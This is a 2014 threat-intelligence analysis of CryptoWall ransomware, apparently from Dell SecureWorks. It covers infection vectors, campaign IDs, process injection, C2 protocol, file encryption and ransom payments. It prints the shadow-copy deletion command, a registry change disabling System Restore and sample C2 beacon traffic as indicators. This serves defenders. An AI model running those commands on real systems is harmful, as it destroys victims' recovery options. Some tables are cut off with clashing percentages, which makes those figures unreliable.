

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[> Cookie Settings](#)[✓ Accept Cookies](#)

Research ▢ CryptoWall Ransomware Threat Analysis

Us

## THREAT ANALYSIS

# CryptoWall Ransomware Threat Analysis

WEDNESDAY, AUGUST 27, 2014

BY: DELL SECUREWORKS COUNTER THREAT UNIT THREAT INTELLIGENCE



- **Author:** Dell SecureWorks Counter Threat Unit™ Threat Intelligence
- **Date:** 27 August 2014

## Overview

In late February 2014, the Dell SecureWorks Counter Threat Unit™ (CTU™) research team analyzed a family of file-encrypting ransomware being actively distributed on the Internet. Although this ransomware, now known as CryptoWall, became well-known in the first quarter of 2014, it has been distributed since at least early November 2013. CTU researchers consider CryptoWall to be the largest and most destructive ransomware threat on the Internet as of this publication, and they expect this threat to continue growing.

## Background

After the emergence of the infamous CryptoLocker ransomware in September 2013, CTU researchers observed an increasing number of ransomware families that destroyed data in addition to demanding payment from victims. While similar threats have existed for years, this tactic did not become widespread until CryptoLocker's considerable success. Traditionally, ransomware disabled victims' access to their computers through non-destructive means until the victims paid for the computers' release.

Early CryptoWall variants closely mimicked both the behavior and appearance of the genuine CryptoLocker (see Figure 1). The exact infection vector of these early infections is not known as of this publication, but anecdotal reports from victims suggest the malware arrived as an email attachment or drive-by download. Evidence collected by CTU researchers in the first several days of the February 2014 campaign showed at least several thousand global infections.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our [privacy policy](#). By Continuing to use this site, you are consenting to the use of cookies.

› **Cookie Settings**

✓ **Accept Cookies**



Figure 1. Early CryptoWall variants (left) mimicked CryptoLocker (right). (Source: Dell SecureWorks)

As illustrated by a sample uploaded to the VirusTotal analysis service, CryptoWall has had multiple names. CTU researchers called early variants "CryptoClone" due to a lack of a unique name offered by the threat actors. In mid-March 2014, the authors revealed that the true name of this malware was CryptoDefense. In early May 2014, the malware's name was again changed to CryptoWall.

While neither the malware nor infrastructure of CryptoWall is as sophisticated as that of CryptoLocker, the threat actors have demonstrated both longevity and proficiency in distribution. Similarities between CryptoWall samples and the Tobfy family of traditional ransomware suggest that the same threat actors may be responsible for both families, or that the threat actors behind both families are related.

## Infection

CryptoWall has spread through various infection vectors since its inception, including browser exploit kits, drive-by downloads, and malicious email attachments. Since late March 2014, it has been **primarily distributed** through malicious attachments and download links sent through the Cutwail spam botnet. These Cutwail spam email attachments typically distribute the Upatre downloader, which retrieves CryptoWall samples hosted on compromised websites. Upatre was the primary method of distributing the Gameover Zeus banking trojan until Operation Tovar disrupted that ecosystem in May 2014. Upatre has also been used to distribute the Dyre banking trojan. In June 2014, the malicious emails began including links to legitimate cloud hosting providers such as Dropbox, Cubby, and MediaFire. The links point to ZIP archives that contain a CryptoWall executable.

On June 5, 2014, an aggressive spam campaign launched by Cutwail led to the largest single-day infection rates observed by CTU researchers as of this publication. These emails used a common "missed fax" lure that included links to Dropbox. This spam campaign paused over the weekend but resumed in earnest on June 9-10 with emails purporting to be from financial institutions or government agencies, as shown in Figure 2.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

Your federal Tax payment (ID: KLBIRS019283639), recently sent from your checking account was returned by the your financial institution.

For more information, please download notification below. (Security PDF Adobe file)

[https://www.cubby.com/pl/Document\\_087341-436175.zip/\\_2c87375e73c440cabe5415ff6ea48019](https://www.cubby.com/pl/Document_087341-436175.zip/_2c87375e73c440cabe5415ff6ea48019)

Transaction Number: KLBIRS019283639

Payment Amount: \$ 5920.23

Transaction status: Rejected

ACH Trace Number: 9209382167

Transaction Type: ACH Debit Payment-DDA

Internal Revenue Service

Metro Plex 1, 8401 Corporate Drive, Suite 300, Landover, MD 20785.

Figure 2. Fake tax payment rejection notice sent by Cutwail on June 10, 2014. (Source: Dell SecureWorks)

On both [May 25](#) and [May 28](#), just prior to this spam campaign, security researchers observed the Angler exploit kit distributing CryptoWall. The [RIG exploit kit](#) was also observed distributing this malware between [May 19](#) and [May 30](#). In early May, the Infinity exploit kit (also known as Goon and Redkit V2) was [infecting systems](#) with CryptoWall.

Since CryptoWall's emergence in late February 2014, CTU researchers have observed steady but low-level infection rates on Dell SecureWorks client networks. The threat actors behind CryptoWall increased the volume of its distribution in mid-May, resulting in a marked growth in infections (see Figure 3).




Figure 3. CryptoWall infections observed on Dell SecureWorks client networks. (Source: Dell SecureWorks)

On February 26, 2014, CTU researchers registered a domain used by the CryptoWall malware as a backup command and control (C2) server. Through June 13, this sinkhole received connections from 968 unique hosts that appeared to be infected with early CryptoWall variants (see Figure 4).




Figure 4. Unique IP addresses contacting a sinkhole from February 26 to June 13, 2014. (Source: Dell)

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

Country	Infected systems	Percentage of total
India	266	27.5%
United States	141	14.6%
Iran	112	11.6%
Singapore	93	9.6%
Poland	55	5.7%
Pakistan	49	5.1%
Turkey	42	4.3%
Brazil	40	4.1%
Sri Lanka	27	2.8%
Indonesia	23	2.4%

Table 1. Geographic breakdown of infection counts.

Every new infection is assigned a unique alphanumeric code (Base 36), which is allocated sequentially by the CryptoWall backend (e.g., aaaa, aaab, aaac). Between mid-March and August 24, 2014, nearly 625,000 systems were infected with CryptoWall. In that same timeframe, CryptoWall encrypted more than 5.25 billion files. CTU researchers queried the ransom payment server using the codes assigned to each of these systems and collected the IP address, approximate time of infection, and payment status for each infection.

Figure 5 shows the geographic distribution of these compromised systems. Every nation in the world had at least one victim. Most of the infections are in the United States due to CryptoWall's frequent distribution through Cutwall spam targeting English-speaking users.




Figure 5. Global distribution of CryptoWall infections between March 12 (approximate) and August 24, 2014. (Source: Dell SecureWorks)

Table 2 lists the top ten affected countries.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

Canada	32,519	3.2%
India	22,582	3.6%
Australia	19,562	3.1%
Thailand	13,718	2.2%
France	13,005	2.1%
Germany	12,826	2.1%
Turkey	9,488	1.5%

Table 2. Geographic breakdown of infection counts.

Each CryptoWall sample is marked with a "campaign ID" that is transmitted to the C2 server during communication. The threat actors use this ID to track samples by infection vector. For example, the "cw400" campaign was used for samples distributed by Cutwail (either through Upatre, direct attachment, or externally linked). Table 3 lists the campaigns identified by CTU researchers. The date ranges are based on the best available evidence. These campaign identifiers could also be used to implement an affiliate program. However, as of this publication, CryptoWall is thought to be controlled and used by a single threat group.

Campaign ID	Period	Infection vector
analteen	November 5-11, 2013	Drive-by download
orgasm	November 8, 2013	Unknown
obamagay1	December 30, 2013 - January 1, 2014	Unknown
wolfgang	February 9-26, 2014	Unknown
porno2	February 26, 2014	Unknown
crypt1	February 26, 2014	Unknown
crypt11	March 8-10, 2014	Unknown
def001	March 17 - April 17, 2014	Cutwail/Upatre
def002	March 21, 2014	Unknown
def003	April 2-7, 2014	Cutwail/Upatre
def004	April 4-25, 2014	Unknown
def006	April 10, 2014	Unknown
def007	April 12-17, 2014	Unknown
def201	April 28, 2014	Unknown
def009	April 29 - May 9, 2014	Unknown
cw800	May 3-20, 2014	Infinity/Goon exploit kit
cw100	May 9, 2014 - In use as of this publication	Magnitude exploit kit
cw1500	May 14 - June 5, 2014	Angler exploit kit
cw200	May 21, 2014	RIG exploit kit
cw400	May 21, 2014 - In use as of this publication	Cutwail
cw900	May 21-23, 2014	Unknown

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)
[Accept Cookies](#)

CWZ3UU	June 11, 2014	UNKNOWN
cw2400	Unknown	Unknown
cw2500	June 19, 2014 - In use as of this publication	Gozi/Neverquest
cw404	June 26, 2014 - In use as of this publication	Cutwail
cw2700	July 8-15, 2014	Unknown
tor003	July 21, 2014	Unknown
tor2800	July 25, 2014	Cutwail
cw2800	August 4, 2014 - In use as of this publication	Unknown

Table 3. CryptoWall campaign identifiers, time ranges, and infection vectors.

## Execution and persistence

When CryptoWall is first executed, it unpacks itself in memory and injects malicious code into new processes that it creates. It creates an "explorer.exe" process using the legitimate system binary in a suspended state and maps and executes malicious code into the process's address space. This malicious instance of explorer.exe then executes the following process:


- vssadmin.exe Delete Shadows /All /Quiet

This process causes the Windows Volume Shadow Copy Service (VSS) to delete all shadow copies of the file system. CryptoWall also disables Windows' System Restore feature by modifying the registry key:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore => DisableSR

Both techniques prevent infected systems from recovering encrypted files.

Finally, the malicious code creates a "svchost.exe -k netsvcs" process, again using the legitimate system binary. The malicious svchost.exe process is anomalous, as it runs with the privileges of the victim system's user and not as a system process (see Figure 6). Additionally, the process runs independently and does not appear as a child process of services.exe.



Process	CPID	Private Bytes	Working Set	PID	Description	Company Name	User Name
System Idle Process	0	0 K	0 K	0			NT AUTHORITY\SYSTEM
System	4	0 K	236 K	4			NT AUTHORITY\SYSTEM
smss.exe	168 K	1,816 K	1,224 K	556	Windows NT Session Manager	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	1,816 K	7,576 K	5,528 K	644	Windows NT Logon Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
services.exe	1,668 K	3,320 K	688 K	688	Services and Controller app	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe	2,916 K	4,682 K	872 K	872	Generic Host Process for Win32 ...	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe	1,700 K	4,144 K	952 K	952	Generic Host Process for Win32 ...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
svchost.exe	15,032 K	22,720 K	1044 K	1044	Generic Host Process for Win32 ...	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe	1,200 K	3,408 K	1,008 K	1,008	Generic Host Process for Win32 ...	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
svchost.exe	1,444 K	4,144 K	1,008 K	1,008	Generic Host Process for Win32 ...	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
spoolsv.exe	3,956 K	6,260 K	1,632 K	1,632	Spooler SubSystem App	Microsoft Corporation	NT AUTHORITY\SYSTEM
java.exe	2,156 K	1,362 K	2024 K	2024	Java(TM) Quick Starter Service	Oracle Corporation	NT AUTHORITY\SYSTEM
sqlservr.exe	30,620 K	1,586 K	136 K	136	SQL Server Windows NT	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
rpcss.exe	2,256 K	3,576 K	1,332 K	1,332	Image Monitoring API	Microsoft Corporation	NT AUTHORITY\SYSTEM
alg.exe	1,108 K	3,488 K	1,236 K	1,236	Application Layer Gateway Service	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
lsass.exe	4,148 K	1,220 K	700 K	700	LSA Shell (Export Version)	Microsoft Corporation	NT AUTHORITY\SYSTEM
explorer.exe	17,456 K	25,644 K	1432 K	1432	Windows Explorer	Microsoft Corporation	STEVEN-9B5C201\Administrator
svchost.exe	2,476 K	3,752 K	1,672 K	1,672			STEVEN-9B5C201\Administrator
svchost.exe	1,808 K	5,572 K	2,056 K	2,056			STEVEN-9B5C201\Administrator
vssadmin.exe	72 K	72 K	3544 K	3544			STEVEN-9B5C201\Administrator

Figure 6. CryptoWall masquerading as a legitimate system process. (Source: Dell SecureWorks)

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

sample is configured to use a certain six hexadecimal character hostname (e.g., 3e0d6a9), that the malware uses in other variations (e.g., 3e0d6a9).




Figure 7. Registry keys added to establish persistence. (Source: Dell SecureWorks)

More recent CryptoWall variants terminate after successfully encrypting files and notifying the C2 server. At the time of analysis, the malware may not be executing in memory on systems affected by these variants, but the persistence mechanisms remain and ensure that the malware runs upon system reboot.

## Network communication

CryptoWall uses an unremarkable C2 system that relies on several static domains hard-coded into each binary. Unlike other prevalent malware families, CryptoWall does not use advanced techniques such as domain generation algorithms (DGA) or fast-flux DNS systems. Although CryptoWall uses the WinINet application programming interface (API) to perform network functions, the malware ignores the system's configured proxy server and instead communicates directly with its C2 servers.

Once CryptoWall is active on a compromised system, it sends an initial phone-home message to the C2 server over HTTP on TCP port 80 (see Figure 8).

```
POST /cvult8gh2xde HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 102
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: nofbiatdominicana.com
Cache-Control: no-cache

x=b431e843407f4926a67626c56e3c138639c4cc239704239d9e464e7628656c06d3f07db25d1b443fec925c
aa744449fd574|
```

Figure 8. CryptoWall phone-home network traffic. (Source: Dell SecureWorks)

These servers use the [Privoxy](#) non-caching web proxy and likely act as first-tier servers that proxy traffic from victims to backend servers that manage encryption keys. In late July 2014, several distributed samples used C2 servers hosted on the Tor network, which may indicate the operators intend to eventually stop using traditional, directly accessible servers.

The requested object is the RC4 key used to encrypt the information contained in the POST parameter. The unencrypted request has the following format:

- {7|cw1900|3E0D6A957E4BF936C016D17B11951E54|4}



This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)




Figure 9. Unique infection identification string generation. (Source: Dell SecureWorks)

An active C2 server responds with data encrypted with the same RC4 key. Each request initiated by the compromised system uses a new RC4 key. After a compromised system successfully contacts an active C2 server, the system sends a second request that prompts the C2 server to send the following reply (shown unencrypted):

```
{216|kpai7ycr7jxqkilp.onion|b0hd|US|-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAY5uLyGhW15QJZIFp8QK4
/UNMpkwChp04WmzfwsnSu6CjzKZy0okrjt9iSP6PBPfwYM5CzhepUNNA2RqMPw9X
V3Vu/yQx3wS1zaSHqqluQk0/iZfXN+5HYKhUYVbOKw1K2cGD9ynDacqhQzZCHeT
0r4+Sy6K8SUiJRnoYG+ipxm7yHTexH+JcQKYWRsbVc/SMkiRI92NhkPM2R/pKRzJ
n/j214p33y19EeCQUkfDRnRQTVbdongjvus4UYrDlUTKw8G0nLDuKnAAqDaM9wnD
G0mStK0FqGLXF8Bn6F39UVw9AFb9GpyAMjWAeZ0GGQTsI10amPjqMt2ocGHwQ8j6
XQIDAQAB
-----END PUBLIC KEY-----}
```

This reply includes the Tor payment site, unique payment identifier, country code of the compromised system, and the public key component of the RSA-2048 key pair to encrypt system files. The unique payment identifier allows the victim to navigate to the decryption page specific to their infection. This identifier differs from the unique infection identifier shown in Figure 9, which the threat actors use to identify victims and associate them with the stored RSA private key.

The malware regularly beacons to the C2 server during the encryption process. Once encryption is complete, the malware notifies the C2 server how many files were encrypted:

- {7|cw1900|3E0D6A957E4BF936C016D17B11951E54|3|all=2284}

The malware does not exfiltrate user credentials, files, or metadata about files. Early CryptoWall variants did transmit a screenshot of the infected system back to the C2 server, but this functionality has not been present in variants distributed since mid-March 2014.

## File encryption

File encryption begins after CryptoWall successfully retrieves the RSA public key from an active C2 server. Therefore, using network-based controls to block this communication can prevent compromised systems



This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

The first explicit indication of an active infection presented to a victim is the web page that CryptoWall opens after encrypting the files (see Figure 10).




Figure 10. CryptoWall "splash" screen presented to victims. (Source: Dell SecureWorks)

CryptoWall variants deployed before April 1, 2014 contained a weakness in the cryptographic implementation that allowed recovery of the key used to encrypt files. This flaw appears to have been corrected in later versions of the malware. CTU researchers have not performed a rigorous assessment of CryptoWall's cryptographic implementation, but they have not discovered any obvious flaws that allow decryption without payment.

CryptoWall recursively navigates the file system, selectively encrypting certain file types (e.g., text files, documents, source code). Executables and DLLs are left unmodified to prevent the compromised system from becoming corrupted and unusable. Table 4 lists the targeted file extensions.

*.c	*.h	*.m	*.ai	*.cs	*.db	*.db	*.nd
*.pl	*.ps	*.py	*.rm	*.3dm	*.3ds	*.3fr	*.3g2
*.3gp	*.ach	*.arw	*.asf	*.asx	*.avi	*.bak	*.bay
*.cdr	*.cer	*.cpp	*.cr2	*.crt	*.crw	*.dbf	*.dcr
*.dds	*.der	*.des	*.dng	*.doc	*.dtd	*.dwg	*.dxf

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

.oap	.oas	.oat	.ori	.ost	.p12	.p7b	.p7c
*.pab	*.pas	*.pct	*.pdb	*.pdd	*.pdf	*.pef	*.pem
*.pfx	*.pps	*.ppt	*.prf	*.psd	*.pst	*.ptx	*.qba
*.qbb	*.qbm	*.qbr	*.qbw	*.qbx	*.qby	*.r3d	*.raf
*.raw	*.rtf	*.rw2	*.rwl	*.sql	*.sr2	*.srf	*.srt
*.srw	*.svg	*.swf	*.tex	*.tga	*.thm	*.tlg	*.txt
*.vob	*.wav	*.wb2	*.wmv	*.wpd	*.wps	*.x3f	*.xlk
*.xlr	*.xls	*.yuv	*.back	*.docm	*.docx	*.flac	*.indd
*.java	*.jpeg	*.pptm	*.pptx	*.xlsb	*.xlsm	*.xlsx	

Table 4. File extensions targeted for encryption.

Files on fixed (e.g., hard disks), removable (e.g., USB memory), and network drives (when mapped to a drive letter) are targeted for encryption. Furthermore, cloud storage services, such as Dropbox or Google Drive, that are mapped to a targeted file system will also be encrypted. Typically, encrypted files are five to ten percent larger than their original versions. CryptoWall marks encrypted files by prepending a custom header (see Figure 11).

```

00000000  CE FE DE 00 3D 15 F7 EC 00 01 00 00 00 05 00 00  IpP.=.+i.....
00000010  00 00 00 00 00 00 00 00 F1 48 CC C6 D6 18 02 AF  .....RHIEO..
00000020  6E 9B 5E 16 2E 37 29 31 F5 D6 E0 1B 47 CC 1E AD  n>^..7)180a.Gi..
00000030  4F B4 17 6C BE 7C FE 22 B7 86 44 1F 03 E1 6D 64  O'.l%|p"·tD..ámd
00000040  C3 E2 14 F5 12 40 A1 7A D8 12 72 37 B6 C6 9D F3  Åä.ö.8;z0.r79E.ó
00000050  97 F8 C3 5A 08 9C 86 05 CE FA 70 F6 D7 EC B8 0D  -eÅZ.æt.iúþö×i..
00000060  78 19 E2 45 SB 4C FD EF FF DB B3 62 A7 1B E4 2B  x.âE[LýiyÜ"bS.â+
00000070  B2 B6 3D DB E6 90 C3 45 58 FF F1 E3 9F 88 02 93  *q=Üæ.ÅEXyñäÿ".
00000080  83 9F B6 1F 78 5E AB CA 2B 5D A1 DD 37 E1 D9 C2  fYQ.x^«E+] ;Y7aÜÅ

00000000  21 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00  !.c.r.y.p.t.e.d.
00000010  21 00 00 00 34 00 43 00 36 00 41 00 33 00 38 00  !...4.C.6.A.3.8.
00000020  36 00 34 00 45 00 35 00 43 00 30 00 46 00 32 00  6.4.E.S.C.O.F.2.
00000030  39 00 41 00 46 00 38 00 39 00 37 00 43 00 34 00  9.A.F.8.9.7.C.4.
00000040  42 00 44 00 45 00 31 00 45 00 46 00 30 00 44 00  B.D.E.1.E.F.O.D.
00000050  46 00 42 00 00 00 C0 F6 13 42 4C F9 E6 F8 EB 7B  F.B...Åö.BLÜæe(
00000060  5A B7 E2 82 F7 78 BA 65 BF 7E 36 B2 FE 9B 26 43  Z·â,÷x°e¿~6"p>æC
00000070  A6 25 12 07 65 EB 91 96 33 36 6A 8B 56 20 DF 0D  ;~..eë~-36j<V B.
00000080  91 95 19 F6 22 3D 9A 64 15 DC 9D 15 08 3B 53 17  `*.ö"=âd.Ü...;S.

```

Figure 11. Encrypted files from early (bottom) and later (top) CryptoWall variants. (Source: Dell SecureWorks)

CryptoWall leaves three "DECRYPT\_INSTRUCTIONS" files with .url, .txt, and .html extensions in each directory it traverses. These files contain information about the infection and instructions on how to pay the ransom.

The CTU research team discourages victims from paying ransoms because it facilitates the growth of cybercrime enterprises. Victims who choose to pay the ransom submit payment and wait an arbitrary amount of time for the threat actors to confirm the payment. Once the payment has been confirmed, the victim's page on the payment server reflects the changes shown in Figure 12.




Figure 12. Redacted victim landing page after payment confirmation. (Source: Dell SecureWorks)

A "decrypt.zip" archive contains a small (30 KB) decryption program ("decrypt.exe") and the victim's secret RSA key ("secret.key") in Microsoft Cryptographic Provider key BLOB format. The decryption program is a UPX-packed executable that is uniquely generated for each victim after payment.

## Payment

Like CryptoLocker, earlier CryptoWall variants included numerous payment options, including pre-paid cards such as MoneyPak, Paysafecard, cashU, and Ukash in addition to the Bitcoin cryptocurrency. Unlike CryptoLocker, the CryptoWall threat actors originally accepted Litecoin (see Figure 13); however, the only observed Litecoin address ([LTv4m4y7NKHCXdw31dSEpTJmP6kXTinWDy](#)) never received any payments.



Figure 13. Litecoin payment option in early CryptoWall variants. (Source: Dell SecureWorks)

The ransom has frequently fluctuated at the whim of the botnet operators, and no exact pattern has been established that determines which victims receive a particular ransom value. Ransoms ranging from \$200 to \$2,000 have been demanded at various times by CryptoWall's operators. The larger ransoms are typically reserved for victims who do not pay within the allotted time (usually 4 to 7 days). In one case, a victim paid \$10,000 for the release of their files.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

indicated in bold. The addresses in bold were discovered retrospectively by analyzing the transaction history of the Bitcoin network for addresses likely receiving ransom payments.

Address	Collected (BTC)	Collected (USD)
1EmLLj8peW292zR2VvumYPPa9wLcK4CPK1	62.2634	\$32,377
16N3jvnF7UhRh74TMmtwxpLX6zPQKPbEbh	21.2352	\$11,042
19yqWit95eFGmUTYDLr3memcDoJiYgUppc	56.4450	\$29,351
1ApF4XayPo7Mtpe326o3xMnSgrkZo7TCWD	71.9387	\$37,408
19DyWhtgLGDKgEeoKjfpCJJ9WU8SQ3gr27	29.4246	\$15,301
1LGNUv6KX9SXB8eM72dnBAcECeac8Z2zje	1.6000	\$832
1K81FeS3TH7DkqrMECtVDwXruRiXPXa6dZ	14.9798	\$7,790
1PnPJfx4ct8YHRnTnx1VrSnrZeQik86BXa	40.0517	\$20,827
14bD9RgtJeKxdJMM5SRbmzFcsk8azTheR9	9.4715	\$4,925
1GkBo7k4b1k7ehPYYqiY9jhGXPNCktyEGi	6.0605	\$3,151
1L7SLmazbbcy614zsDSLWz4bxz1nnJvDeV	48.9531	\$25,456
1HYDwtwtotSedCDCHDcgbRks2a7yPcicwd	67.4567	\$35,077
